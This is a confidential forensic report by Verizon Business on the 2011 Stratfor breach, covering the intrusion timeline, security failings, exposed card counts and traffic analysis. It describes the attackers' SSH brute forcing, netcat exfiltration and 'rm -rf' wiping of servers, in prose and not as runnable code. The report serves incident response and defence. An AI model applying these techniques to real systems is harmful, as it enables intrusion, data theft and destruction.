verizon business

Security Solutions powered by Cybertrust

Strategic Forecasting, Inc.

Computer Forensic Investigation

Final Report

February 15, 2012: Version 1.0

PROPRIETARY AND CONFIDENTIAL

Authors: Rafael Perelstein, Joseph Silva, J. Andrew Valentine

www.verizonbusiness.com

www.cybertrust.com

Table of Contents

Document Control

Reviewers		
Date	**Current Version**	**Name**
01/30/2012	Prepared by	Rafael Perelstein, Joseph Silva, J. Andrew Valentine
02/09/2012	Reviewed by	Dan Ryan
02/09/2012	Reviewed by	Dave Ostertag
02/10/2012	Reviewed by	Rafael Perelstein
02/10/2012	Approved by	Kylee Evans Shaw

Change Record			
Date	**Version**	**Status/Description**	**Author**
02/08/2012	0.1	Initial Draft	Rafael Perelstein, Joseph Silva, J. Andrew Valentine
02/09/2012	0.2	Revision	J. Andrew Valentine
02/10/2012	0.3	Revision	Rafael Perelstein
02/10/2012	0.4	Revision	J. Andrew Valentine
02/10/2012	1.0	Submission	J. Andrew Valentine

Distribution List			
Date	**Version**	**Action**	**Name/Company**
02/10/2012	1.0	Submit	Steve Feldhaus / STRATFOR
			Verizon_Business_IR_Template_MR_PCI_20100714

1. Executive Summary

Date of PFI engagement	12/30/2011
Date forensic investigation began	01/03/2012
Location(s) visited or forensically reviewed	Systems hosted by CoreNAP in Austin, TX – seized by the Federal Bureau of Investigation prior to the on-site portion of the investigation. System images also acquired from STRATFOR's Austin, TX office location.
Summary of environment reviewed	Card-Not-Present e-commerce environment driving subscription-based transactions for STRATFOR. Linux-based Web Servers communicate directly with database and mail servers. Office environment, including Windows Active Directory server and several end-user workstations were also reviewed.
Conclusive evidence of a breach (Y/N)	☒ Yes
If no, please provide reasons why inconclusive.	☐ No
Date(s) of intrusion	September 29, 2011 (Earliest known intrusion) – December 24, 2011.
Cause of the intrusion	**Host – No/Limited System Hardening (No File Integrity Monitoring):** The absence of File Integrity Monitoring tools within the relevant systems environment allowed the intruder(s) to introduce custom scripts and execute those scripts undetected. **Host – System Allows Insecure Remote Access:** Each of the affected systems (Web server, database server, mail servers, Active Directory server) in both the corporate and payment environments allowed for single-factor remote access either through SSH (Linux) or Windows Remote Desktop, RDP. **Host – System Contains PAI/Track Data:** The back-end database driving the STRATFOR e-commerce process retained Primary Account Number (PAN), expiry, and CVV2/CVC2 in plain, unencrypted text. **Host – System Has Unrestricted Network/Internet Access:** Each of the affected systems (Web server, database server, mail servers, Active Directory server) in both the corporate and payment environments allowed for single-factor remote access either through SSH (Linux) or Windows Remote Desktop, RDP. This access was not restricted by IP address or

	geolocation. **Network – No Firewall Present:** At the time of data breach, STRATFOR did not utilize a stateful packet inspection firewall to block and/or filter traffic across high and non-standard ports at its e-commerce network perimeter. No device was used to filter any ingress or egress traffic, allowing any data into and out of the systems environment unrestricted. **Network – No Network Segmentation:** At the time of the data breach event, STRATFOR did not segregate its payment (ecommerce) environment from its corporate office environment. That is to say, systems interacting with cardholder data were directly accessible from systems within the corporate subnet with single-factor authentication credentials. **Network – No Secured Remote Access:** At the time of the breach, remote access to the STRATFOR environment, both the corporate and e-commerce subnets, was available via single-factor authentication (SSH and RDP). Moreover, these remote access channels were not restricted by trusted IP address or geolocation. **Network – No Security Monitoring:** During the timeframe of the data breach event, STRATFOR did not maintain any level of centralized logging to routinely monitor and analyze suspicious and/or anomalous security events. Moreover, there was no such procedure in place to address routine security event monitoring. **Network – No/Insufficient Logging:** As noted above, during the timeframe of the data breach event, STRATFOR did not maintain any level of centralized logging to routinely monitor and analyze suspicious and/or anomalous security events. For the purposed of this investigation, no network witness device logs were available beyond those extracted from the in-scope system images. **Remote Access – Remote Access Left Permanently Enabled:** During the timeframe of the known breach event, STRATFOR maintained several remote access channels to their systems environment that were configured in an "always listening" state. Specifically, both SSH and Windows Remote Desktop could be used to access the STRATFOR environment with single-factor credentials (username, password). These remote access channels were not enabled/disabled as

	necessary, but rather were always available. **Remote Access – No Monitoring/Logging of Remote Access:** At the time of the data breach event, STRATFOR did not have a process in place to actively and preemptively monitor remote access sessions made to the environment. Moreover, there was no centralized logging system in place to aggregate such logs for manual review.
Breach:	☐ Not contained
	☒ Contained (specify how): In the aftermath of this data breach event, STRATFOR is working with several third-party security firms to completely rebuild their systems environment from the ground up. Given that the attacker(s) issued rm –rf commands against nearly every system relevant to this case, STRATFOR was forced to rebuild systems. The systems originally affected by this breach are currently not in any Internet-facing production state. It should be noted that Verizon is not directly involved with the environment rebuild process.

On the evening of December 6, 2011, Strategic Forecasting, Inc. (STRATFOR) became aware of a potential data breach event that may have occurred against their systems environment whereby data elements may have been exfiltrated from the STRATFOR database server driving their front-end customer-facing website. These data elements included, but were not limited to, customer name, e-mail address, primary account number (PAN), expiration date, and CVC2/CVV2. The Federal Bureau of Investigation (FBI) was able to identify a portion of the data believed to have been exfiltrated from the STRATFOR environment, and on December 7, 2011, provided all known at-risk cardholder information to the respective card brands.

Later, on December 24, 2011, unauthorized intruders claiming allegiance with the hacking group Anonymous successfully defaced the www.STRATFOR.com website, and shortly thereafter disabled the Web server by using the Unix "rm –rf" command against the root directory as superuser. This caused the contents of nearly every writable mounted file system on the server to be deleted, up to the point that the server itself crashed after system-critical files or directories were deleted. This same Unix command was also run against two separate mail servers as well as the e-commerce database server within the STRATFOR environment.

The next day, December 25, 2011, portions of the stolen dataset (including credit card data) were made public and posted to the Internet – again by individuals claiming allegiance with the hacking group Anonymous. Within the next several days and weeks, hackers continued to publicly release data stolen from the STRATFOR environment, including further credit card numbers, customer passwords, as well as a sample of e-mail communications exfiltrated from a STRATFOR mail server.

In light of this unauthorized activity affecting their systems environment, STRATFOR engaged Verizon Business/Cybertrust on December 30, 2011 to conduct a forensic investigation into this activity - with the specific focus of determining *how* and *where* the unauthorized intruder was able to breach perimeter network security, and the nature of the data exfiltration itself. At STRATFOR's request, the findings of the

investigation are being closely communicated with the Federal Bureau of Investigation (FBI) with the intended purpose of identifying individual actors involved in the known criminal activity. Consequently, the initial focus of this investigation will necessarily be on discovering, from a digital evidence standpoint, any and all information that would serve to identify the unauthorized intruders, as well as the specific methods used to carry out this activity. Any such information has been and will continue to be forwarded to the FBI in a fully cooperative effort.

Verizon Business' objectives in conducting this investigation were to: **1)** independently determine the nature of the data breach, working to determine any evidence around the method of intrusion and identities of the intruders; **2)** fully enumerate the scope of exposure around cardholder data, **3)** work alongside STRATFOR personnel to immediately remediate any vulnerabilities determined to have been exploited during this scenario; and **4)** leverage NetIntel data to shed light on anomalous or malicious network traffic into and out of the STRATFOR environment leading up to this investigation.

Starting on January 3, 2012, and continuing through January 26, 2012, Verizon Business worked with STRATFOR and FBI during three separate on-site visits to acquire digital evidence sources relevant to the case. Prior to the onset of the investigation, the Web server, database server, mail servers, and relevant backups had been deleted by the intruder(s) such that their respective operating systems and file structure were inoperable. During each on-site visit, Verizon worked with STRATFOR and the FBI to acquire other relevant evidence sources, including (but not limited to) information derived from the FBI's own investigation, a walkthrough of network topology prior to the breach, and the exfiltrated data file containing cardholder information.

Throughout the investigation, Verizon made working copies of the forensic images, encrypted them, and then securely transported them to Verizon's secure storage facility and Forensic Analysis Environment (FAE) at the ICSA Labs facility in Mechanicsburg, Pennsylvania for analysis. Chain of custody documentation was initiated and maintained throughout this process, with appropriate sign-off conducted once the evidence was moved into Verizon's lab facility.

A summary of significant findings ascertained to date by Verizon's analysis is provided below.

To date, this investigation has confirmed that a data breach took place against Strategic Forecasting Inc. (STRATFOR). This incident resulted in the compromise of all cardholder information retained within the affected STRATFOR database server.

- At the culmination of their unauthorized activity, on December 24, 2011, the intruder(s) issued a Unix "rm –rf" command against the STRATFOR Web server, database server, mail servers, and relevant backups. This caused the contents of nearly every writable mounted file system on those systems to be deleted, up to the point that the servers themselves crashed after system-critical files or directories were deleted. As a result, these evidence items do not currently have any file structure or functional operating system. This presented an investigative challenge, as standard file timeline and metadata analysis cannot be conducted.
- Verizon has fully carved the contents of the original defacement posted on December 24, 2011 out of unallocated disk space on the Web server. Fortunately, this file was able to be recovered in whole, and is a fully readable/renderable html file. This file has been forwarded to both STRATFOR and/or the FBI at their request. The defacement file itself contained information around the intruder's actions, including specific reference to issuing rm –rf commands against the affected systems.
- Verizon has worked to fully enumerate the scope of cardholder data included in both the

exfiltrated dataset, as well as the database itself. There is a slight discrepancy in the scope of data between the two datasets. The full card counts contained in each of the datasets is included below:

Card Brand	In Exfiltrated Data Set	In Database
Visa	37350	38231
MasterCard	21589	22078
Discover	1509	1545
AmEx	18614	19068

It should be noted that the initial data dump comprising the exfiltrated data elements was created on November 16, 2011. The STRATFOR Web and database environment did not actually go out of production until December 24, 2011. This discrepancy in card counts can be explained by those new customers whose information was added to the database between November 16, 2011 and December 24, 2011.

- In analyzing unallocated disk space on the affected SMTP server, Verizon identified the earmarks of a brute force attack taking against a specific employee end-user account. This included numerous attempts to SSH into the server as the user with myriad variations of the employee's first and last name from a system within the STRATFOR corporate environment. These variations included "firstname.lastname," "firstinitial.lastname," and "firstinitiallastname" among others. At the culmination of this attack, a successful log-in occurred on October 3, 2011. Verizon confirmed with the credentialed employee in question that he never has or had business reason to SSH into the Web server, and to his knowledge, never had done so (or failed authentication numerous times for that matter). The date, September 29, 2011, signifies the earliest evidence of brute force attack occurring to the STRATFOR SMTP mail server taking place from the office portion of the STRATFOR environment. This date also represents the earliest known intrusion into the STRATFOR environment.

- Verizon analyzed available Internet traffic traversing the STRATFOR environment in the months leading up to and during the data breach event. This NetIntel traffic analysis allowed Verizon to analyze traffic patterns and trends around the STRATFOR environment. Preliminary analysis of NetIntel data around STRATFOR's IP space reveals that on December 5, 2011, starting at 4:37 pm Central time, an abnormally high amount of data was sent from the STRATFOR environment to the IP address [redacted]. This data download lasts approximately 9 minutes, and concludes at 4:46 pm Central time. This traffic was significantly larger than normalized Web traffic (i.e. individuals visiting the STRATFOR web page). Moreover, and perhaps most importantly, this data was sent over port 9583 (destination port 41216). This is a non-standard and unassigned port. Intruders often use custom assigned high and non-standard port numbers to obfuscate unauthorized data transfers out of victim environments. For example, hackers will frequently use high and non-standard ports for FTP and SSH traffic (instead of their standard ports, 21 and 22 respectively) to throw off investigators looking for traffic patterns along standard ports.

  On December 7, 2011, a second high volume data transfer occurs destined for the IP address [redacted], in Greece. This download is transferred via port 59630 (destination port 47608) and lasts a little over 2 hours – between 9:37 a.m. and 11:47 a.m. Central time. Verizon has

confirmed with STRATFOR personnel that these ports are not used for any standard or company sanctioned traffic. These IP addresses have been forward to the FBI for the purposes of their investigation.

It should be noted that these traffic anomalies do not necessarily reflect a crime-in-motion, but might be indicative of other non-legitimate activities unrelated to a data breach event. For example, an internal STRATFOR employee utilizing a torrent client for the purposes of file sharing might generate a similar traffic signature with high volume outbound traffic along high, non-standard ports.

- During the on-site portion of the investigation, Verizon was informed that prior to the breach, both the Web and database servers were directly accessible via SSH over the Internet. This was later confirmed upon review of database logs showing systems administrators logging into the database server via SSH from external IP addresses. In analyzing the remnant evidence from the Web server, Verizon confirmed that unauthorized external SSH connections were made to the Web server by the IP address [redacted], originating in Massachusetts. This IP address has been forwarded to the FBI for the purposes of their investigation.

- As noted above, evidence suggests that the data dump file containing cardholder data elements was created on November 16, 2011. This is derived from a timestamp shown as the final line of the data dump itself, created with the mysqldump utility. There is no direct evidence to suggest that the data dump was actually exfiltrated from the STRATFOR environment on that day – only that it was created that day. It should be noted that the database dump file was not found by investigators anywhere on the database server itself. This would tend to suggest that the database dump was being piped to another server in the STRATFOR environment for exfiltration.

- In examining the remnant unallocated space on the Zimbra mail server, Verizon identified the database dump containing cardholder information. This finding corroborates that the database dump was piped from the database server to the Zimbra mail server (such that it was never actually written to disk on the database server) on its way to exfiltration from the STRATFOR environment. In essence the database dump was moved from the payment environment to the office environment before being stolen from the STRATFOR environment. This finding highlights the inherent problems around the lack of network segregation between the corporate STRATFOR environment and the payment and e-commerce environment.

- With the understanding that cardholder data was exfiltrated through the STRATFOR corporate environment, Verizon requested access to any and all systems that were in production within the corporate environment at the time of the breach. In light of the known data breach event, STRATFOR moved to immediately wipe and rebuild most of the systems in the corporate environment before Verizon's involvement in the case. STRATFOR personnel advised Verizon that a Windows Active Directory (AD) server in production at the time of the breach had not been wiped and rebuilt. Moreover, STRATFOR personnel indicated that this system was configured to allow single-factor remote access to the STRATFOR environment through Windows Remote Desktop (RDP). In analyzing this system, Verizon found that its Windows Security Event logs had been cleared – suspicious in and of itself. Moreover, Verizon identified a potentially malicious file on the system, called "sfind.exe" (listed by McAfee as simply "New Malware.b"). It is unclear whether this potential malware is related to the data breach event known to have occurred. More information about this file is included in the Malware analysis section of this report.

- In analyzing unallocated disk space on the Zimbra mail server that acted as a conduit for the exfiltration of cardholder data, Verizon noted several instances of a script called "z.jsp" being remotely executed by and intruder from the IP address [redacted]. Based on analysis of available syntax, it appears that the output created by the execution of this script is being sent via netcat to the IP address [redacted]. Given that this script is no longer available on the affected systems, the script's original purpose remains unclear. It should be noted that the IP addresses seen running the script is the same as the one seen opening remote SSH sessions to the Web server (as noted above). Both of these IP address have been forwarded to the FBI for the purposes of their investigation.

  It should be noted also that Verizon identified the execution of two other script,s, "bcc.pl" and "db_con.php," against the Web server by the unauthorized intruder(s). Similarly, this script is also no longer available due to the affected servers being issued a Unix rm -rf command. The execution of "bcc.pl" and "db_con.php" is also directly tied to the IP address [redacted] (same as above) within the arguments included with the syntax of its execution.

- At the time of the breach, STRATFOR utilized the Ubercart shopping cart application, version 6.x-2.0-rc7. STRATFOR is a Level 3 merchant.

Further findings, in addition to details around those described above, can be found in the Findings section of this document.

It should be noted that as a consequence of the events affecting STRATFOR systems, the organization is working to rebuild all affected systems from the ground up. It has been determined during preliminary analysis that an intruder was able to access multiple systems within the environment, alter files, and access the database with the intention of capturing sensitive credit card data (among other data elements). As such, these systems can no longer be trusted to be as secure as possible. Consequently, Verizon Business fully concurs with STRATFOR's decision to fully rebuild all affected systems using trusted operating system image sources. Verizon recommends this process involve adequate testing to ensure new system builds meet required security baseline standards.

Verizon Business has compiled this report to articulate the investigative findings to date. It is important to note that all of the findings presented in this document are based upon the personnel interviews and evidentiary data made available to Verizon. The forensic analysis and subsequent report are based on the in-scope STRATFOR information technology infrastructure as it existed up until December 24, 2011.

2. Background

Type of business entity	☒ Merchant (brick and mortar, e-commerce, or both)	☐ ATM processor
	☐ Prepaid issuer	☐ Third-party service provider (web hosting; co-location)
	☐ Issuer	☐ Encryption Support Organization (ESO)
	☐ Acquirer	☐ Payment application vendor
	☐ Acquirer	☐ Payment application reseller
	☐ Issuer processor	
Other information	Number of locations	1
	Parent company (if applicable)	N/A
	Franchise or corporate-owned	Single Owner

The subsequent information is a timeline of events leading up to and through the date Verizon Business Incident Response arrived on-site. The individual events and corresponding dates listed below were taken from discussions, in-person interviews, e-mail messages, and other communications between Verizon Business and all other key parties involved, as well as on-site observations and forensic analysis.

Timeline of Events:

Date	Activity
12/06/2011:	On this date STRATFOR became aware of a potential data breach event whereby cardholder information was exfiltrated from their environment.
12/07/2011:	On this date the Federal Bureau of Investigation provided all known, at-risk cardholder information to the respective card brands.
12/24/2011:	Unauthorized intruders successfully defaced the www.STRATFOR.com website and shortly thereafter disabled the Web and database servers as well as two separate mail servers using the Unix command "rm –rf" as a superuser in the root directory. This caused the contents of nearly every writable mounted file system on the servers to be deleted.
12/25/2011:	On this date, portions of the stolen dataset, including cardholder information, were publicly posted to the Internet by individuals claiming allegiance with the hacking group Anonymous.
12/30/2011:	On this date STRATFOR engaged Verizon Business to conduct a forensic investigation into the unauthorized activity affecting their systems environment.
01/03/2012 – 01/26/2012 :	During this timeframe Verizon Business worked with STRATFOR personnel and the FBI during three separate on-site visits to acquire digital evidence sources relevant to the investigation.

3. Incident Dashboard

The date ranges and data provided below are amalgamated across all in-scope evidence sources, and are collectively presented as follows:

Date when entity identified compromise	Date: 12/06/2011		
Method of identification	☐ Self-detection		
	☐ Common point of purchase		
	☒ Other		
Window of system vulnerability		From: Unknown	To: 12/24/2011
Window of intrusion		From: 09/29/2011 (Earliest known intrusion)	To: 12/24/2011
Malware installation date(s), if applicable	☒ Applicable: ☐ Not applicable	From: 01/25/2011 (No discernible connection between identified malware and known data breach events.)	To: Current
Date(s) of real time capture, if applicable	☐ Applicable: ☒ Not applicable	From: N/A	To: N/A
Date(s) that data was transferred out of the network, if applicable	☐ Applicable ☒ Not applicable	From: 11/16/2011 (Database dump created on this date, but there is no evidence to suggest that it was actually exfiltrated on this date.)	To: 11/16/2011
Window of payment card data storage		From: System Inception	To: 12/24/2011
Transaction date(s) of stored accounts		From: System Inception	To: 12/24/2011
Payment application information:			
1. Name, version, and install date of application at the time of the breach	Name: Ubercart	Version: 6.x-2.0-rc7	Date: Late 2007 – (From interview).
2. Name, version, and install date of current application	Name: N/A	Version: N/A	Date: N/A
3. Reseller/IT support that manages payment application/network	N/A		

4. Payment application vendor	Drupal (open source)	
Name, version, and vendor of software that stored the CID, CAV2, CVC2, CVV2, or track data	Name of software:	Ubercart
	Version:	6.x-2.0-rc7
	Vendor:	Drupal (open source)
Type of data exposed	☒ Cardholder name	☒ CID, CAV2, CVC2, CVV2
	☒ Cardholder address	☐ Track data (track 1, 2, or both)
	☒ PAN	☐ Encrypted or clear-text PINs or PIN Blocks
	☒ Expiry date	☐ None
Brand exposure	☒ Visa	☒ AMEX
	☒ MasterCard	☐ JCB
	☒ Discover	☐ Other
Number of cards exposed:	79,062	
a. Breakdown by Payment Card Brand:	American Express	18,614
	Discover	1,509
	MasterCard	21,589
	Visa	37,350
b. Breakdown of the following:	Signature	
	PIN-based transactions	
	Issuer-only data	79,062
	Non-issuer	
	Prepaid data	
Logs that provided evidence:	☐ Firewall logs	☐ File-integrity monitoring output
	☐ Transaction logs	☐ Intrusion-detection systems
	☒ Database queries	☒ Remote-access logs
	☐ FTP server logs	☐ Wireless connection logs
	☒ System login records	☐ Anti-virus logs
	☒ Web server logs	☐ Security event logs
	☐ Hardware Security Module (HSM) logs	☒ Other: Linux mail logs, Bash History
File creation/access date:	Creation: N/A	Access: N/A

Suspected cause summary and list of attack vectors:	**Host – No/Limited System Hardening (No File Integrity Monitoring):** The absence of File Integrity Monitoring tools within the relevant systems environment allowed the intruder(s) to introduce custom scripts and execute those scripts undetected. **Host – System Allows Insecure Remote Access:** Each of the affected systems (Web server, database server, mail servers, Active Directory server) in both the corporate and payment environments allowed for single-factor remote access either through SSH (Linux) or Windows Remote Desktop, RDP. **Host – System Contains PAI/Track Data:** The back-end database driving the STRATFOR e-commerce process retained PAN, expiry, and CVV2/CVC2 in plain text, unencrypted. **Host – System Has Unrestricted Network/Internet Access:** Each of the affected systems (Web server, database server, mail servers, Active Directory server) in both the corporate and payment environments allowed for single-factor remote access either through SSH (Linux) or Windows Remote Desktop, RDP. This access was not restricted by IP address or geolocation. **Network – No Firewall Present:** At the time of data breach, STRATFOR did not utilize a stateful packet inspection firewall to block and/or filter traffic across high and non-standard ports at its e-commerce network perimeter. No device was used to filter any ingress or egress traffic, allowing any data into and out of the systems environment unrestricted. **Network – No Network Segmentation:** At the time of the data breach event, STRATFOR did not segregate its payment (ecommerce) environment from its corporate office environment. That is to say, systems interacting with cardholder data were directly accessible from systems within the corporate subnet with single-factor authentication credentials. **Network – No Secured Remote Access:** At the time of the breach, remote access to the STRATFOR environment, both the corporate and e-commerce subnets was available via single-factor authentication (SSH and RDP). Moreover, these remote access channels were not restricted by trusted IP address or geolocation. **Network – No Security Monitoring:** During the timeframe of the data breach event, STRATFOR did not maintain any level of centralized logging to routinely monitor and analyze suspicious and/or anomalous security events. Moreover, there was no such procedure in place to address routine security event monitoring.

	Network – No/Insufficient Logging: As noted above, during the timeframe of the data breach event, STRATFOR did not maintain any level of centralized logging to routinely monitor and analyze suspicious and/or anomalous security events. For the purposed of this investigation, no network witness device logs were available beyond those extracted from the in-scope system images. **Remote Access – Remote Access Left Permanently Enabled:** During the timeframe of the known breach event, STRATFOR maintained several remote access channels to their systems environment that were configured in an "always listening" state. Specifically, both SSH and Windows Remote Desktop could be used to access the STRATFOR environment with single-factor credentials (username, password). These remote access channels were not enabled/disabled as necessary, but rather were always available. **Remote Access – No Monitoring/Logging of Remote Access:** At the time of the data breach event, STRATFOR did not have a process in place to actively and preemptively monitor remote access sessions made to the environment. Moreover, there was no centralized logging system in place to aggregate such logs for manual review.
Assessment of residual risk	Is card data still at risk? ☐ Yes ☒ No
Date and case number from law enforcement report:	Date: N/A / Case Number: N/A
If the case has not been reported to law enforcement, please explain why	The FBI is currently involved in this case, but a specific case number is currently unavailable.

If applicable, document the type of cryptographic keys at risk.	☒ Not applicable
Issuer Side Cryptographic Keys	**Acquirer Side Cryptographic Keys**
☐ Issuer Working Keys (IWK)	☐ Acquirer Working Keys (AWK)
☐ PIN Verification Keys (PVK)	☐ POS, ATM, EPP PIN Encryption Keys
☐ PIN Generation Keys	☐ POS, ATM, EPP Key-Encrypting Keys (KEKs)
☐ Master Derivation Keys (MDK)	☐ Remote Initialization Keys
☐ Host-to-Host Working Keys	☐ Host-to-Host Working Keys
☐ Key-Encrypting Keys (KEKs)	☐ Key-Encrypting Keys (KEKs)
☐ Switch Working Keys	☐ Switch Working Keys
☐ Other (describe):	☐ Other (describe):

4. Network Infrastructure Overview

To efficiently and accurately investigate a potential data compromise, it is important that each individual involved in the investigative process have a clear knowledge of the IT systems infrastructure and layout at the time of the breach. During the engagement, Verizon focused on facilitating a solid knowledge transfer between STRATFOR personnel and the investigators regarding the environment and systems infrastructure at the time of the data breach. With a firm understanding of all network and system-related elements deployed within the environment, Verizon could more accurately analyze the breach event.

4.1. Network Diagram

Verizon Business produced a diagram based on interviews with STRATFOR personnel. The diagram represents the in-scope system architecture as it existed at the time of breach and is as follows:



Figure 4.1.1 – High-Level Network Diagram

The illustration above depicts the in-scope STRATFOR network architecture hosted at both a CoreNAP datacenter in Austin, TX as well as the STRATFOR offices (also in Austin) at the time of the breach. The outlined network diagram included in this section is a high-level composite of both the Web-facing

www.STRATFOR.com in-scope information systems infrastructure, as well as several relevant components of the STRATFOR office environment that were brought in scope for the investigation. It should be noted that during the timeframe of the intrusion and data breach, the e-commerce environment was not protected by any firewall appliance or other software-level firewall implementation. As the illustration depicts, the STRATFOR website, as it was hosted at an Austin CoreNAP datacenter facility, maintained both an Internet facing component for external users (the website itself), as well as connectivity through alternate channels originally purposed for internal users in an administrative capacity. Specifically, during the time-frame of the data breach, each of the servers depicted in the CoreNAP section of the diagram above was accessible to the outside world via single-factor authentication over SSH.

The database server ([redacted], above) managed data queries originating from both internal systems as well external Web requests as they related to customers querying account data. This is noteworthy, as an important facet of this data breach was the initiation of a database dump against the database server originating from a server in the corporate / office environment, the Zimbra mail server. The STRATFOR customer-facing Web portal as depicted above is built around the Drupal open source content management platform running on an Apache front-end and utilizing a MySQL database back-end.

Relative to administrative access to this environment, systems and servers were designed to be accessible via SSH from both internal systems and the outside world. This would require only the Internet-facing system IP address, a username, and a password. This was not unknown to STRATFOR personnel, as employees would routinely access systems from home or otherwise outside the office. This facet of the network design became a focal point of this investigation due to its potential avenue as an attack and intrusion vector.

Also noteworthy is that the two subnets described in the network above were not segregated from one another in an access restrictive way. This design was partially deliberate, in that administrators (working from the corporate office environment) would necessarily need to access the Web server for maintenance and break-fix situations. Although updates and maintenance to the website itself could be handled through access to the Drupal content management platform itself (by accessing the admin URL for the website), system-level changes, updates, patches, and maintenance necessitated unrestricted system level access (i.e. not through the application). This ability for a user to move between environments without traversing a firewall or other authentication check tied directly into the breach of cardholder data, as evidence strongly suggests that cardholder data was dumped from the e-commerce environment to the office environment before being exfiltrated.

In conducting a network exercise though interviews with STRATFOR personnel, Verizon discovered that at the time of the breach, there was a Windows Active Directory (AD) server that oversaw a portion of the users in the corporate environment. Similar to the other Web, database, and e-mail servers in this case, this server had the ability to connect to systems not only in the office environment, but also the e-commerce environment. Moreover, this system was, at the time of the breach, configured with Windows RDP in a listening state such that remote users could remotely access it with the appropriate credential set (username and password).

As a necessary consequence of this authentication schema and information flow at the time of the data breach event, it was possible for an unauthorized user to gain system-level access STRATFOR servers with single-factor authentication credentials from anywhere in the world. As such, it became the focal point of this investigation to determine whether the compromise of some of those authentication

credentials were accessed by an unauthorized intruder as a result of a direct system level data breach taking place against any of the system or servers in-scope for the investigation.

It should be noted that at the time of the data breach event, the e-commerce environment did not maintain a stateful packet inspection firewall in either hardware or software form. Additionally, the firewall implementation at the office network perimeter did not maintain any level of logging beyond that which was retained in the firewall buffers. From an investigative standpoint, this meant that findings coming from forensic disk and analysis as well as NetIntel analysis could not be correlated with perimeter firewall logging. As a result, there were several instances where investigators were able to identify anomalous logins or traffic from or around the office environment, but were unable to determine the specific systems or end-user workstations.

At the culmination of Verizon's examination of the network architecture and information flow into and out of this environment, Verizon has concluded that gaining unauthorized system-level access to any of the systems outlined in the corporate STRATFOR environment in the diagram above, would also grant an attacker access to the e-commerce environment with the same credentials and vice-versa. Essentially, the lack of network segregation within the network architecture would mean that a technical breach of one side of this environment would like so facilitate a technical breach of the other.

4.2. Payment Card Flow

A high level overview of the flow of payment card authorization information through the STRATFOR environment at the time of the breach is as follows:

